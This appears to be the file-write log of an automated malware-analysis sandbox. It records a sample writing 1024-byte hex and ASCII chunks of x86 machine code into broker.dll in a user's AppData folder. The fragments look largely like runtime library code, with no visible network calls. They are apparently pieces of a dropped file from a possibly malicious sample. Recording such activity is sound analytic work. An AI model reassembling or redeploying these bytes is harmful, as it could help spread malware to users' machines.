C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff 8b 8d e0 fe ff ff 83 c0 04 89 43 48 0f b7 85 c4 fe ff ff 89 01 6a 06 8d 85 c4 fe ff ff 50 ff b5 d8 fe ff ff e8 f6 74 00 00 83 c4 0c 83 7d 7c 02 0f 85 f4 00 00 00 8b 85 dc fe ff ff 83 a5 e8 fe ff ff 00 89 46 04 8b 47 24 8b 4f 20 89 85 d8 fe ff ff 8b c7 8b 56 04 3b 10 74 36 8b 10 ff 85 e8 fe ff ff 89 08 8b 8d d8 fe ff ff 89 95 b8 fe ff ff 8b 50 04 89 48 04 8b 8d b8 fe ff ff 83 c0 08 83 bd e8 fe ff ff 05 89 95 d8 fe ff ff 7c c5 eb 22 8b 85 e8 fe ff ff 85 c0 74 18 8d 04 c7 8b 10 89 17 8b 50 04 89 57 04 89 08 8b 8d d8 fe ff ff 89 48 04 83 bd e8 fe ff ff 05 75 65 6a 01 ff 76 14 8d 85 ec fe ff ff ff 76 04 50 6a 7f 68 98 de 06 01 6a 01 6a 00 e8 f4 da 00 00 83 c4 20 85 c0 74 36 33 c0 66 81 a4 45 ec fe ff ff ff 01 40 83 f8 7f 72 f0 68 fe 00 00 00 ff 35 20 42 07	.....CH.....j..... P.....t.....}|..... .....F..G$.O .....V.;. t6.....P..H. .....|..".....t.....P..W.....H. .....uej..v.....v.Pj.h... .j.j..... ..t63.f..E.....@ ...r.h.....5 B.	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	89 45 c8 89 45 d0 89 45 ec 89 45 cc e9 83 07 00 00 0f b7 c2 83 e8 20 74 3e 83 e8 03 74 2d 83 e8 08 74 1f 2b c7 74 12 83 e8 03 0f 85 64 07 00 00 83 4d ec 08 e9 5b 07 00 00 83 4d ec 04 e9 52 07 00 00 83 4d ec 01 e9 49 07 00 00 81 4d ec 80 00 00 00 e9 3d 07 00 00 09 7d ec e9 35 07 00 00 66 83 fa 2a 75 20 83 c3 04 89 5d d8 8b 5b fc 85 db 89 5d c8 0f 8d 1b 07 00 00 83 4d ec 04 f7 5d c8 e9 0f 07 00 00 8b 45 c8 6b c0 0a 0f b7 ca 8d 44 08 d0 89 45 c8 e9 fa 06 00 00 83 65 e8 00 e9 f1 06 00 00 66 83 fa 2a 75 1d 83 c3 04 89 5d d8 8b 5b fc 85 db 89 5d e8 0f 8d d7 06 00 00 83 4d e8 ff e9 ce 06 00 00 8b 45 e8 6b c0 0a 0f b7 ca 8d 44 08 d0 89 45 e8 e9 b9 06 00 00 0f b7 c2 83 f8 49 74 48 83 f8 68 74 3a 83 f8 6c 74 15 83 f8 77 0f 85 9e 06 00 00 81 4d ec 00 08 00 00 e9 92	.E..E..E..E..... t>...t-...t.+.t.....d....M...[....M...R....M...I....M.....=....}..5...f..*u ....]..[....]..... ..M...].....E.k.....D...E.. .....e.....f..*u.....]..[... .]........M........E.k.....D. ..E.....ItH..ht:..lt...w .....M.....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	01 9a 60 01 01 a3 60 01 01 db 60 01 01 c4 61 01 01 55 8d ac 24 0c fc ff ff 81 ec 74 04 00 00 a1 90 41 07 01 33 c5 89 85 f0 03 00 00 53 8b 9d 08 04 00 00 56 8b b5 fc 03 00 00 33 c0 57 ff b5 04 04 00 00 8b bd 00 04 00 00 8d 4d a8 89 75 b8 89 5d dc 89 45 a0 89 45 ec 89 45 c8 89 45 e8 89 45 d0 89 45 a4 89 45 cc e8 aa f5 ff ff 85 f6 75 2f e8 aa f2 ff ff c7 00 16 00 00 00 33 c0 50 50 50 50 50 e8 20 f2 ff ff 83 c4 14 80 7d b4 00 74 07 8b 45 b0 83 60 70 fd 83 c8 ff e9 57 08 00 00 33 f6 3b fe 75 12 e8 75 f2 ff ff 56 56 56 56 c7 00 16 00 00 00 56 eb cb 0f b7 0f 66 3b ce 89 75 d4 89 75 e0 89 75 c0 89 75 9c 89 4d d8 0f 84 14 08 00 00 6a 02 5e 03 fe 33 c0 39 45 d4 89 7d 94 0f 8c f1 07 00 00 8d 51 e0 66 83 fa 58 77 0d 0f b7 c1 0f b6 80 18 f7 06 01 83 e0 0f 8b 55 c0 6b	..`...`...`...a..U..$.....t.. ...A..3.....S.....V.....3. W.....M..u..]..E..E..E ..E..E..E..E.....u/..... ...3.PPPPP. .....}..t..E..`p .....W...3.;.u..u...VVVV..... V.....f;..u..u..u..u..M..... j.^..3.9E..}.....Q.f..Xw... .....U.k	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	03 83 c3 04 33 f6 46 f6 45 ec 20 89 75 cc 89 5d dc 89 45 90 74 2d 88 45 bc 8d 45 a8 50 8b 45 a8 c6 45 bd 00 ff b0 ac 00 00 00 8d 45 bc 50 8d 45 f0 50 e8 8b d8 00 00 83 c4 10 85 c0 7d 09 89 75 a4 eb 04 66 89 45 f0 8d 45 f0 89 45 e4 89 75 e0 e9 4d 03 00 00 8b 03 83 c3 04 85 c0 89 5d dc 74 2d 8b 48 04 85 c9 74 26 66 f7 45 ec 00 08 0f bf 00 89 4d e4 74 0f 99 2b c2 c7 45 cc 01 00 00 00 e9 18 03 00 00 83 65 cc 00 e9 11 03 00 00 a1 10 50 07 01 89 45 e4 50 e8 34 c7 ff ff 59 e9 fd 02 00 00 83 f8 70 0f 8f 86 01 00 00 0f 84 74 01 00 00 83 f8 65 0f 8c e8 02 00 00 00 83 f8 67 0f 8e 6a fe ff ff 83 f8 69 74 55 83 f8 6e 74 1b 83 f8 6f 0f 85 cc 02 00 00 f6 45 ec 80 89 55 d8 74 49 81 4d ec 00 02 00 00 eb 40 8b 33 83 c3 04 89 5d dc e8 b7 d7 00 00 85 c0 0f 84 73 fb ff ff f6 45	....3.F.E. .u..]..E.t-.E..E.P. E..E.....E.P.E.P..... }..u...f.E..E..E..u..M..... ...].t-.H...t&f.E.....M.t..+ ..E.....e.....P...E. P.4...Y.....p.....t.....e .....g..j.....itU..nt...o.. .....E...U.tI.M.....@.3....]. .....s....E	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff 75 d0 8b 7d b8 8d 45 d4 8d 4d c4 e8 74 02 00 00 f6 45 ec 08 59 74 15 f6 45 ec 04 75 0f 57 53 6a 30 8d 45 d4 e8 a1 ee ff ff 83 c4 0c 83 7d cc 00 75 4e 85 f6 7e 4a 8b 7d e4 89 75 d8 ff 4d d8 8d 45 a8 50 8b 45 a8 ff b0 ac 00 00 00 8d 45 90 57 50 e8 6b d4 00 00 83 c4 10 85 c0 89 45 84 7e 1a ff 75 90 8b 45 b8 8d 75 d4 e8 37 ee ff ff 03 7d 84 83 7d d8 00 59 7f c4 eb 13 83 4d d4 ff eb 0d 8b 4d e4 56 8d 45 d4 e8 f8 01 00 00 59 83 7d d4 00 7c 17 f6 45 ec 04 74 11 ff 75 b8 8d 45 d4 53 6a 20 e8 23 ee ff ff 83 c4 0c 83 7d 9c 00 74 0d ff 75 9c e8 7e d1 ff ff 83 65 9c 00 59 8b 7d 94 8b 5d dc 0f b7 07 66 85 c0 89 45 d8 74 07 8b c8 e9 fc f7 ff ff 83 7d c0 00 74 0a 83 7d c0 07 0f 85 8a f7 ff ff 80 7d b4 00 74 07 8b 45 b0 83 60 70 fd 8b 45 d4 8b 8d f0 03 00 00 5f 5e 33	.u..}..E..M..t....E..Yt..E..u. WSj0.E.....}..uN..~J.}..u ..M..E.P.E.....E.WP.k..... ...E.~..u..E..u..7....}..}..Y. ....M.....M.V.E.....Y.}..|..E ..t..u..E.Sj .#.....}..t..u. .~....e..Y.}..]....f...E.t.... .....}..t..}.....}..t..E.. `p..E....._^3	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	a0 00 00 00 83 7d 74 ff 75 48 6a 0a 8d 45 38 50 56 e8 58 f0 00 00 83 c4 0c 85 c0 7e 2e 8b 45 38 66 83 38 24 75 25 83 7d 6c 00 75 16 68 40 06 00 00 8d 85 b4 f9 ff ff 6a 00 50 e8 61 50 00 00 83 c4 0c c7 45 74 01 00 00 00 eb 0d 83 65 74 00 8b 55 54 83 7d 74 01 75 4c 6a 0a 8d 45 38 50 56 e8 0a f0 00 00 8b 4d 38 83 c4 0c 48 83 7d 6c 00 8d 51 02 89 45 68 89 55 48 75 25 33 f6 3b c6 0f 8c 96 06 00 00 66 83 39 24 0f 85 8c 06 00 00 83 f8 64 0f 8d 83 06 00 00 3b 45 40 7e 03 89 45 40 8b f2 8b 55 54 8b 4d 68 ff 24 9d 14 82 01 01 83 fb 08 0f 84 0e 0d 00 00 83 fb 07 0f 87 79 0c 00 00 eb e2 83 7d 6c 00 75 0a 83 7d 74 01 0f 84 67 0c 00 00 83 7d 6c 01 0f 85 af 02 00 00 83 7d 74 ff 0f 85 a5 02 00 00 e9 4e 0c 00 00 33 c0 83 4d 78 ff 89 45 08 89 45 20 89 45 44 89 45 3c 89 85	.....}t.uHj..E8PV.X.....~..E8f.8$u%.}l.u.h@.....j.P.aP.....Et.....et..UT.}t.uLj..E8PV.....M8...H.}l..Q..Eh.UHu%3.;.....f.9$.....d.....;E@~..E@...UT.Mh.$.....y.....}l.u..}t...g....}l.....}t.....N...3..Mx..E..E .ED.E<..	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	d0 8b b5 80 00 00 00 83 c4 1c 81 e6 80 00 00 00 74 1a 39 5d 78 75 15 8d 45 58 50 57 ff 35 3c 50 07 01 e8 b1 31 00 00 59 ff d0 59 59 66 83 7d 54 67 75 19 3b f3 75 15 8d 45 58 50 57 ff 35 38 50 07 01 e8 91 31 00 00 59 ff d0 59 59 80 3f 2d 75 0e 81 8d 80 00 00 00 00 01 00 00 47 89 7d 70 57 e9 76 fd ff ff c7 45 78 08 00 00 00 c7 45 1c 07 00 00 00 eb 21 83 e8 73 0f 84 eb fb ff ff 2b c7 0f 84 46 fe ff ff 83 e8 03 0f 85 6f 03 00 00 c7 45 1c 27 00 00 00 f6 85 80 00 00 00 80 c7 45 54 10 00 00 00 0f 84 29 fe ff ff 8b 45 1c 83 c0 51 66 c7 45 2c 30 00 66 89 45 2e 89 7d 3c e9 11 fe ff ff 83 f9 63 0f 87 fa 04 00 00 8b 45 68 c1 e0 04 83 7d 6c 00 75 68 8d 8c 05 b4 f9 ff ff 33 f6 39 31 75 0b c7 01 03 00 00 00 e9 b2 01 00 00 53 52 6a 03 e9 0e 01 00 00 66 f7 c3 00 10 74 51	.....t.9]xu..EXPW.5<P....1..Y..YYf.}Tgu.;.u..EXPW.58P....1..Y..YY.?-u..... .G.}pW.v....Ex.....E.....!..s.....+...F.....o....E.'.....ET.....)....E...Qf.E,0.f.E..}<.....c.....Eh....}l.uh.....3.91u.....SRj.....f....tQ	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	74 01 75 0a 83 7d 6c 00 0f 84 2b 01 00 00 83 7d 20 00 0f 85 0e 01 00 00 8b 85 80 00 00 00 a8 40 74 2b 66 a9 00 01 74 08 66 c7 45 2c 2d 00 eb 16 a8 01 74 08 66 c7 45 2c 2b 00 eb 0a a8 02 74 0d 66 c7 45 2c 20 00 c7 45 3c 01 00 00 00 8b 5d 44 8b 75 50 2b de 2b 5d 3c f6 85 80 00 00 00 0c 75 11 ff 75 28 8d 45 4c 53 6a 20 e8 5c de ff ff 83 c4 0c ff 75 3c 8b 7d 28 8d 45 4c 8d 4d 2c e8 02 f2 ff ff f6 85 80 00 00 00 08 59 74 18 f6 85 80 00 00 00 04 75 0f 57 53 6a 30 8d 45 4c e8 29 de ff ff 83 c4 0c 83 7d 34 00 75 4e 85 f6 7e 4a 8b 7d 70 89 75 54 ff 4d 54 8d 45 58 50 8b 45 58 ff b0 ac 00 00 00 8d 45 14 57 50 e8 f3 c3 00 00 83 c4 10 85 c0 89 45 f8 7e 1a ff 75 14 8b 45 28 8d 75 4c e8 bf dd ff ff 03 7d f8 83 7d 54 00 59 7f c4 eb 13 83 4d 4c ff eb 0d 8b 4d 70 56 8d 45	t.u..}l...+....} ..... .@t+f...t.f.E,-.....t.f.E,+... ..t.f.E, ..E<.....]D.uP+.+]<.. .....u..u(.ELSj .\.....u<.}(.EL.M,.....Yt.....u. WSj0.EL.).....}4.uN..~J.}p. u T.MT.EXP.EX.....E.WP.... ....E.~..u..E(.uL.....}..}T.Y. ....ML....MpV.E	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8b 5d 0c 8b 4f 08 8b 77 04 89 71 04 8b 77 08 8b 4f 04 89 71 08 8b 75 10 03 75 fc 89 75 10 c1 fe 04 4e 83 fe 3f 76 03 6a 3f 5e 8b 4d f4 8d 0c f1 8b 79 04 89 4b 08 89 7b 04 89 59 04 8b 4b 04 89 59 08 8b 4b 04 3b 4b 08 75 57 8a 4c 06 04 88 4d 0f fe c1 83 fe 20 88 4c 06 04 73 1c 80 7d 0f 00 75 0e 8b ce bf 00 00 00 80 d3 ef 8b 4d 08 09 39 8d 44 90 44 8b ce eb 20 80 7d 0f 00 75 10 8d 4e e0 bf 00 00 00 80 d3 ef 8b 4d 08 09 79 04 8d 84 90 c4 00 00 00 8d 4e e0 ba 00 00 00 80 d3 ea 09 10 8b 45 10 89 03 89 44 18 fc 33 c0 40 5f 5e 5b c9 c3 a1 78 a0 17 01 85 c0 0f 84 bf 00 00 00 8b 0d 14 ab 17 01 68 00 40 00 00 c1 e1 0f 03 48 0c 68 00 80 00 00 51 ff 15 b4 40 03 01 8b 0d 14 ab 17 01 a1 78 a0 17 01 ba 00 00 00 80 d3 ea 09 50 08 a1 78 a0 17 01 8b 40 10 8b 0d 14 ab 17 01	.]..O..w..q..w..O..q..u..u..u. ...N..?v.j?^.M.....y..K..{..Y. .K..Y..K.;K.uW.L...M..... .L.. s..}..u.....M..9.D.D... .}..u..N.....M..y..... N.....E....D..3.@_^[...x .....h.@.....H.h. ...Q...@.....x.....P ..x....@.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	3b 42 04 75 57 83 c2 14 ff 45 e4 8b 45 e4 3b 05 00 ab 17 01 89 55 cc 0f 8c 95 fd ff ff 33 c0 5f 5e 5b c9 c3 6a fe eb 36 6a fc eb 32 6a fa eb 2e 6a f8 eb 2a 6a f9 eb 26 6a fb eb 22 6a f7 eb 1e 6a f5 eb 1a 6a f4 eb 16 6a f3 eb 12 6a f6 eb 0e 6a f1 eb 0a 6a f2 eb 06 6a f0 eb 02 6a ef 58 eb be 56 33 f6 39 35 7c a0 17 01 75 04 33 c0 5e c3 a1 f8 aa 17 01 83 f8 03 75 2f 8b 44 24 08 3d f8 03 00 00 76 1a e8 95 ca ff ff 56 56 56 56 56 c7 00 16 00 00 00 e8 0d ca ff ff 83 c4 14 eb cd a3 08 ab 17 01 33 c0 40 5e c3 57 8b 7c 24 0c 3b fe 74 42 83 f8 01 75 42 81 ff f8 03 00 00 77 0b 57 e8 d1 f3 ff ff 85 c0 59 75 1a e8 50 ca ff ff 56 56 56 56 56 c7 00 16 00 00 00 e8 c8 c9 ff ff 83 c4 14 eb 20 89 3d 08 ab 17 01 c7 05 f8 aa 17 01 03 00 00 00 33 c0 40 eb 0d e8 21 ca ff ff c7	;B.uW....E..E.;.....U.....3 ._^[..j..6j..2j...j..*j..&j.." j...j...j...j...j...j...j. ..j.X..V3.95|...u.3.^..... u/.D$.=....v.....VVVVV..... .....3.@^.W.\|$.;.tB.. .uB.....w.W.....Yu..P...VV VVV..... .=..... ....3.@...!....	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	01 00 00 85 c0 59 74 0d 56 56 56 56 56 e8 61 c5 ff ff 83 c4 14 8d 45 f8 50 e8 55 02 00 00 85 c0 59 74 0d 56 56 56 56 56 e8 46 c5 ff ff 83 c4 14 83 7d fc 02 5e 75 0b 83 7d f8 05 72 05 33 c0 40 c9 c3 6a 03 58 c9 c3 33 c0 39 44 24 04 6a 00 0f 94 c0 68 00 10 00 00 50 ff 15 c4 40 03 01 85 c0 a3 7c a0 17 01 75 03 33 c0 c3 e8 7d ff ff ff 83 f8 03 a3 f8 aa 17 01 75 24 68 f8 03 00 00 e8 13 f0 ff ff 85 c0 59 75 15 ff 35 7c a0 17 01 ff 15 c0 40 03 01 83 25 7c a0 17 01 00 eb ca 33 c0 40 c3 55 33 ed 83 3d f8 aa 17 01 03 75 54 53 8b 1d 88 40 03 01 57 33 ff 39 2d 00 ab 17 01 7e 31 56 8b 35 04 ab 17 01 83 c6 10 68 00 80 00 00 55 ff 76 fc ff 15 b4 40 03 01 ff 36 55 ff 35 7c a0 17 01 ff d3 83 c6 14 47 3b 3d 00 ab 17 01 7c da 5e ff 35 04 ab 17 01 55 ff 35 7c a0 17 01 ff d3	.....Yt.VVVVV.a.....E.P.U.. ...Yt.VVVVV.F.....}..^u..}..r .3.@..j.X..3.9D$.j....h....P.. .@.....|...u.3...}..........u $h..........Yu..5|.....@...% |.....3.@.U3..=.....uTS...@. .W3.9- ....~1V.5.....h....U.v. ...@...6U.5|.....G;=....|.^ .5....U.5|.....	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	85 c0 74 49 8d 50 08 80 3a 00 74 41 8b 74 24 10 8b 4e 04 3b c1 74 14 83 c1 08 51 52 e8 ef 27 00 00 85 c0 59 59 74 04 33 c0 eb 25 f6 06 02 74 05 f6 07 08 74 f2 8b 44 24 14 8b 00 a8 01 74 05 f6 07 01 74 e3 a8 02 74 05 f6 07 02 74 da 33 c0 40 5f 5e c3 8b 44 24 04 8b 00 8b 00 3d 4d 4f 43 e0 74 18 3d 63 73 6d e0 75 2b e8 a8 13 00 00 83 a0 90 00 00 00 00 e9 ce 16 00 00 e8 97 13 00 00 83 b8 90 00 00 00 00 7e 0c e8 89 13 00 00 05 90 00 00 00 ff 08 33 c0 c3 6a 10 68 28 0e 07 01 e8 4d bf ff ff 8b 7d 10 8b 5d 08 81 7f 04 80 00 00 00 7f 06 0f be 73 08 eb 03 8b 73 08 89 75 e4 e8 53 13 00 00 05 90 00 00 00 ff 00 83 65 fc 00 3b 75 14 74 65 83 fe ff 7e 05 3b 77 04 7c 05 e8 b2 16 00 00 8b c6 c1 e0 03 8b 4f 08 03 c8 8b 31 89 75 e0 c7 45 fc 01 00 00 00 83 79 04 00 74 15 89	..tI.P..:.tA.t$..N.;.t....QR.. '....YYt.3..%...t....t..D$.... .t....t...t....t.3.@_^..D$.... .=MOC.t.=csm.u+..... .....~.....3. .j.h(....M....}..]..... s....s..u..S.....e..;u.t e...~.;w.|.....O....1.u ..E.....y..t..	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8b 80 88 00 00 00 39 38 75 58 e8 07 10 00 00 8b 80 88 00 00 00 83 78 10 03 75 47 e8 f6 0f 00 00 8b 80 88 00 00 00 39 58 14 74 24 e8 e6 0f 00 00 8b 80 88 00 00 00 39 68 14 74 14 e8 d6 0f 00 00 8b 80 88 00 00 00 81 78 14 22 05 93 19 75 13 83 7c 24 18 00 74 0c e8 bb 0f 00 00 05 90 00 00 00 ff 08 e8 af 0f 00 00 8b 4e 08 89 88 88 00 00 00 e8 a1 0f 00 00 8b 4e 0c 5f 5d 89 88 8c 00 00 00 5b 5e c3 6a 10 58 c3 6a 08 68 70 0e 07 01 e8 5d bb ff ff 83 65 fc 00 8b 4d 0c ff 55 08 eb 0d ff 75 ec e8 ac fb ff ff 59 c3 8b 65 e8 c7 45 fc fe ff ff ff e8 7d bb ff ff c3 6a 08 68 90 0e 07 01 e8 2b bb ff ff 83 65 fc 00 ff 75 0c ff 55 08 59 eb 0d ff 75 ec e8 79 fb ff ff 59 c3 8b 65 e8 c7 45 fc fe ff ff ff e8 4a bb ff ff c3 6a 08 68 b0 0e 07 01 e8 f8 ba ff ff 83 65 fc 00 ff 75 0c	......98uX.....x..uG... .....9X.t$.....9h.t.. .....x."...u..\|$..t..... .....N.....N._]..... [^.j.X.j.hp....]....e. ..M..U....u.....Y..e..E..... }....j.h.....+....e...u..U.Y.. .u..y...Y..e..E.....J....j.h. .....e...u.	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	fe ff ff 8b 45 f8 83 c4 0c 3d ff ff ff 3f 73 4a 8b 4d f4 83 f9 ff 73 42 8b f8 c1 e7 02 8d 04 0f 3b c1 72 36 50 e8 37 f9 ff ff 8b f0 3b f3 59 74 29 8b 55 fc 8d 45 f8 50 03 fe 57 56 8d 7d f4 e8 cd fd ff ff 8b 45 f8 83 c4 0c 48 a3 98 a0 17 01 89 35 9c a0 17 01 33 c0 eb 03 83 c8 ff 5f 5e 5b c9 c3 51 51 a1 28 a8 17 01 53 55 56 57 8b 3d 14 41 03 01 33 db 33 f6 3b c3 6a 02 5d 75 2d ff d7 8b f0 3b f3 74 0c c7 05 28 a8 17 01 01 00 00 00 eb 22 ff 15 94 40 03 01 83 f8 78 75 09 8b c5 a3 28 a8 17 01 eb 05 a1 28 a8 17 01 83 f8 01 0f 85 84 00 00 00 3b f3 75 0f ff d7 8b f0 3b f3 75 07 33 c0 e9 c9 00 00 00 66 39 1e 8b c6 74 0e 03 c5 66 39 18 75 f9 03 c5 66 39 18 75 f2 8b 3d 10 41 03 01 53 53 53 2b c6 53 d1 f8 40 50 56 53 53 89 44 24 34 ff d7 8b e8 3b eb 74 32 55 e8 60 f8	....E....=...?sJ.M....sB..... ..;.r6P.7.....;.Yt).U..E.P..W V.}.....E....H.....5....3... ..._^[..QQ. (...SUVW.=.A..3.3.;.j.]u- ....;.t...(.....".."...@....xu.... (.....(..... ;.u.....;.u.3.....f9...t...f9 .u...f9.u..=.A..SSS+.S..@P VSS.D$4....;.t2U.`.	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff c3 6a 0e e8 c9 be ff ff 59 c3 cc cc cc cc cc 8b 54 24 04 8b 4c 24 08 f7 c2 03 00 00 00 75 3c 8b 02 3a 01 75 2e 0a c0 74 26 3a 61 01 75 25 0a e4 74 1d c1 e8 10 3a 41 02 75 19 0a c0 74 11 3a 61 03 75 10 83 c1 04 83 c2 04 0a e4 75 d2 8b ff 33 c0 c3 90 1b c0 d1 e0 83 c0 01 c3 f7 c2 01 00 00 00 74 18 8a 02 83 c2 01 3a 01 75 e7 83 c1 01 0a c0 74 dc f7 c2 02 00 00 00 74 a4 66 8b 02 83 c2 02 3a 01 75 ce 0a c0 74 c6 3a 61 01 75 c5 0a e4 74 bd 83 c1 02 eb 88 cc cc cc cc cc cc cc cc 8b 54 24 0c 8b 4c 24 04 85 d2 74 69 33 c0 8a 44 24 08 84 c0 75 16 81 fa 00 01 00 00 72 0e 83 3d cc a9 17 01 00 74 05 e9 a5 00 01 00 57 8b f9 83 fa 04 72 31 f7 d9 83 e1 03 74 0c 2b d1 88 07 83 c7 01 83 e9 01 75 f6 8b c8 c1 e0 08 03 c1 8b c8 c1 e0 10 03 c1 8b ca 83 e2 03 c1 e9 02 74 06	..j.....Y.....T$..L$..... u<..:.u...t&:a.u%..t...:A.u.. .t.:a.u.....u...3..... .....t.....:.u.....t..... ..t.f.....:.u...t.:a.u...t.... .....T$..L$...ti3..D$... u.....r..=.....t.....W..... r1.....t.+.....u..... .....t.	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	89 44 8f 10 8b 44 8e 0c 89 44 8f 0c 8b 44 8e 08 89 44 8f 08 8b 44 8e 04 89 44 8f 04 8d 04 8d 00 00 00 00 03 f0 03 f8 ff 24 95 30 c8 01 01 8b ff 40 c8 01 01 48 c8 01 01 58 c8 01 01 6c c8 01 01 8b 45 08 5e 5f c9 c3 90 8a 46 03 88 47 03 8b 45 08 5e 5f c9 c3 8d 49 00 8a 46 03 88 47 03 8a 46 02 88 47 02 8b 45 08 5e 5f c9 c3 90 8a 46 03 88 47 03 8a 46 02 88 47 02 8a 46 01 88 47 01 8b 45 08 5e 5f c9 c3 cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 57 56 8b 75 0c 8b 4d 10 8b 7d 08 8b c1 8b d1 03 c6 3b fe 76 08 3b f8 0f 82 a4 01 00 00 81 f9 00 01 00 00 72 1f 83 3d cc a9 17 01 00 74 16 57 56 83 e7 0f 83 e6 0f 3b fe 5e 5f 75 08 5e 5f 5d e9 d8 fd 00 00 f7 c7 03 00 00 00 75 15 c1 e9 02 83 e2 03 83 f9 08 72 2a f3 a5 ff 24 95 04 ca 01 01 90 8b c7 ba 03 00 00 00 83 e9 04 72	.D...D...D...D...D...D...D.... .....$.0.....@...H...X... I....E.^_....F..G..E.^_...I..F ..G..F..G..E.^_....F..G..F..G ..F..G..E.^_.....U..WV. u..M..}.....;.v.;..... ..r..=.....t.WV.....;.^_u.^_] .....u.....r*...$.. .....r	success or wait	1	736E9FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	6d e0 75 2a 83 78 10 03 75 24 8b 40 14 3d 20 05 93 19 74 15 3d 21 05 93 19 74 0e 3d 22 05 93 19 74 07 3d 00 40 99 01 75 05 e8 1a e7 ff ff 80 3d 38 a8 17 01 00 56 74 22 ff 35 34 a8 17 01 e8 95 e1 ff ff 8b f0 85 f6 59 74 10 56 e8 ec 9d 00 00 85 c0 59 74 05 57 ff d6 eb 02 33 c0 5e 5f c2 04 00 68 f5 cb 01 01 ff 15 a0 40 03 01 50 e8 fa e0 ff ff a3 34 a8 17 01 59 c6 05 38 a8 17 01 01 33 c0 c3 80 3d 38 a8 17 01 00 74 1a ff 35 34 a8 17 01 e8 42 e1 ff ff 59 50 ff 15 a0 40 03 01 c6 05 38 a8 17 01 00 c3 a1 f4 48 07 01 c3 e8 65 e3 ff ff 8b c8 8b 41 6c 3b 05 d8 49 07 01 74 10 8b 15 dc 4a 07 01 85 51 70 75 05 e8 b0 7a ff ff 8b 80 c8 00 00 00 c3 55 8b ec 83 ec 10 85 f6 0f b7 48 42 0f b7 50 44 89 4d fc 89 55 f8 75 05 83 c8 ff c9 c3 83 65 f4 00 53 57 89 45 f0 8d 46 04 50	m.u*.x..u$.@.= ...t.=!...t.=". ..t.=.@..u.....=8....Vt".54. .....Yt.V.....Yt.W.... 3.^_...h.....@..P.....4...Y ..8....3...=8....t..54....B... YP...@....8.....H....e..... Al;..I..t....J...Qpu...z..... ...U.....HB..PD.M..U.u.... ...e..SW.E..F.P	success or wait	1	736E9FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	33 6e ff ff 59 59 8b c6 e9 1a 01 00 00 89 30 8b 75 08 0f b7 7b 3e 56 6a 0e 57 8d 45 e8 6a 01 50 e8 bf 92 00 00 89 45 f4 8d 46 04 50 6a 0f 57 8d 45 e8 6a 01 50 e8 aa 92 00 00 09 45 f4 8d 46 08 50 6a 10 57 89 45 f0 8d 45 e8 6a 01 50 e8 92 92 00 00 83 c4 3c 0b 45 f4 74 0c 56 e8 c4 fe ff ff 59 83 ce ff eb 8e 8b 45 f0 8b 00 eb 12 8a 08 80 f9 30 7c 12 80 f9 39 7f 0d 80 e9 30 88 08 40 80 38 00 75 e9 eb 37 80 f9 3b 75 f3 8b f0 8d 7e 01 8a 0f 88 0e 8b f7 80 3e 00 75 f2 eb e2 8b 0d a8 4a 07 01 8b 45 08 89 08 8b 0d ac 4a 07 01 89 48 04 8b 0d b0 4a 07 01 89 75 fc 89 48 08 8b 45 f8 33 c9 41 89 08 8b 45 fc 85 c0 74 02 89 08 8b 83 b4 00 00 00 85 c0 8b 35 60 40 03 01 74 03 50 ff d6 8b 83 b0 00 00 00 85 c0 74 1f 50 ff d6 85 c0 75 18 ff b3 b0 00 00 00 e8 3a 6d ff ff ff b3	3n..YY.....0.u...{>Vj.W.E.j .P.....E..F.Pj.W.E.j.P.....E ..F.Pj.W.E..E.j.P.....<.E.t. V.....Y.....E.....0|...9. ...0..@.8.u..7..;u....~..... .>.u.....J...E.....J...H.... J...u..H..E.3.A...E...t..... .....5`@..t.P.....t.P.... u.....:m....	success or wait	1	736E9FBC	WriteFile
